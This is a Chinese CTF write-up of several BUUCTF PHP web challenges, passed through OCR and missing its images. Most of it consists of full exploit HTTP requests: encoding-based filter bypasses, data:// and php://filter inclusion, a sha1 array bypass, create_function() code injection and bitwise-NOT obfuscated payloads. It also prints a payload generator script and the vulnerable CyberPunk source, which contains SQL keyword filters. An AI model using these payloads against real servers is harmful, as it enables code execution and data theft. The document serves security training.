
优先级是由 php 的配置文件决定的，所以这里只需要同时 POST 一个数字即可绕过：

构造以下poc:


```
POST /1nD3x.php?file=a&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: UM_distinctid=17c4b36a37fa-0d253ff8f33dcf8-4c302372-1fa400-17c4b36a380216
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```

```
$code( , $arg);
} ?>
This is a very simple challenge and if you solve it I will give you a flag. Good Luck!
Neeeeee! Good Job!
fxck you! I hate English!
```

失败了，怎么不行呢，我们在本地打印看下：



发现Cookie的值也被传进去了，而且Cookie是包含英文字母的，所以是这个导致了bypass失败。
所以把Cookie删掉就可以了：




成功bypass

第四关

这关用伪协议就行，令file=data://text/plain,debu_debu_aqua：

```
POST /1nD3x.php?file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```


进入第五关



第五关

第五关是sha1碰撞，由于sha1() 函数无法处理数组的，如果 sha1() 的参数为一个数组会报 Warning 并返回 False，所以只要 `$shana 和$passwd` 都是数组就可以了（这里传入的数组shana[]=1和passwd[]=2都要用url编码一下以便能过第一关）：

```
POST /1nD3x.php?%73%68%61%6e%61%5b%5d=1&%70%61%73%73%77%64%5b%5d=2&file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```



```
if(preg_match('/^[a-z0-9]*$/isD',  $code)  ||
preg_match
        die("<br  />Neeeeee~!  I  have  disabled  all  dangerous  functions!  You  can't  get  my  flag  =w=");
}  else  {
        include  "flag.php";
        $code('',  $arg);
}  ?>
```

This is a very simple challenge and if you solve it I will give you a flag. Good Luck!

Neeeeee! Good Job!

Very good! you know my password. But what is flag?

Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=

第六关


这题实在是难啊。。。。


这关是create_function () 代码注入，参考出题人的博客

直接给出poc:

```
POST /1nD3x.php?%66%6c%61%67%5b%63%6f%64%65%5d=%63%72%65%61%74%65%5f%66%75%6e%63%74%69%6f%6e&%66%6c%61%67%5b%61%72%67%5d=%7d%76%61%72%5f%64%75%6d%70%28%67%65%74%5f%64%65%66%69%6e%65%64%5f%76%61%72%73%28%29%29%3b%2f%2f&%73%68%61%6e%61%5b%5d=1&%70%61%73%73%77%64%5b%5d=2&file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```

实际的GET参数如下：






现在就是纯粹搞心态了。


第七关

这里我们用require方法：
这里我们令注入的函数为}require(base64_decode(cmVhMWZsNGcucGhw));var_dump(get_defined_vars());//
所以进一步构造的poc如下：

```
POST /1nD3x.php?%66%6c%61%67%5b%63%6f%64%65%5d=%63%72%65%61%74%65%5f%66%75%6e%63%74%69%6f%6e&%66%6c%61%67%5b%61%72%67%5d=%7d%72%65%71%75%69%72%65%28%62%61%73%65%36%34%5f%64%65%63%6f%64%65%28%63%6d%56%68%4d%57%5a%73%4e%47%63%75%63%47%68%77%29%29%3b%76%61%72%5f%64%75%6d%70%28%67%65%74%5f%64%65%66%69%6e%65%64%5f%76%61%72%73%28%29%29%3b%2f%2f&%73%68%61%6e%61%5b%5d=1&%70%61%73%73%77%64%5b%5d=2&file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```



拿flag:



还他妈是假的，这题真是脑洞大开，有毒到家啊。。。

第八关

第八关是取反绕过+伪协议读源码
原理也是参考出题人的博客。
这里给出大佬写的生成poc的脚本：

```
<?
//Author: 颖奇L'Amore
//Blog: www.gem-love.com
$a = "php://filter/read=convert.base64-encode/resource=rea1fl4g.php";
$arr1 = explode(' ', $a);
echo "<br>~(";
foreach ($arr1 as $key => $value) {
 echo "%".bin2hex(~$value);
}
echo ")<br>";
```


得到poc:

```
~(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f)
```

最终的EXP:

```
POST /1nD3x.php?%66%6c%61%67%5b%63%6f%64%65%5d=%63%72%65%61%74%65%5f%66%75%6e%63%74%69%6f%6e&%66%6c%61%67%5b%61%72%67%5d=}require(~(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f));var_dump(get_defined_vars());//&%73%68%61%6e%61%5b%5d=1&%70%61%73%73%77%64%5b%5d=2&file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a HTTP/1.1
Host: a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

debu=3&file=1
```

拿到源码：



base64解码拿到真·flag：

17.[QWB2021 Quals]popmaster

参考pop_master复现记录


18.[CISCN2019 华北赛区 Day1 Web5]CyberPunk

看网页源码里面有一个提示

```
<!--?file=?-->
```

get请求里面加一个file参数：

首页前面带上了删除页面，这里猜测是有文件包含，再尝试使用伪协议读取源码：



成功通过文件包含读取到了源码。接下来就是审计：

index.php:

```php
<?php
ini_set('open_basedir', '/var/www/html/');
// $file = $_GET["file"];
$file = (isset($_GET['file']) ? $_GET['file'] : null);
if (isset($file)){
    if (preg_match("/phar|zip|bzip2|zlib|data|input|%00/i",$file)) {
        echo('no way!');
        exit;
    }
    @include($file);
}
?>
```

index.php通过正则在包含之前过滤了一批危险函数。
change.php:

```php
<?php
require_once "config.php";
if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }
    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```

change.php对传入的参数做了一些sql注入的过滤。
delete.php:

```php
<?php
require_once "config.php";
if(!empty($_POST["user_name"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }
    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $result = $db->query('delete from `user` where `user_id`=' . $row["user_id"]);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单删除成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```

search.php:

```php
<?php
require_once "config.php";
if(!empty($_POST["user_name"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }
    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        if(!$row) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "<p>姓名:".$row['user_name']."</p><p>, 电话:".$row['phone']."</p><p>, 地址:".$row['address']."</p>";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```

再读一下config.php:

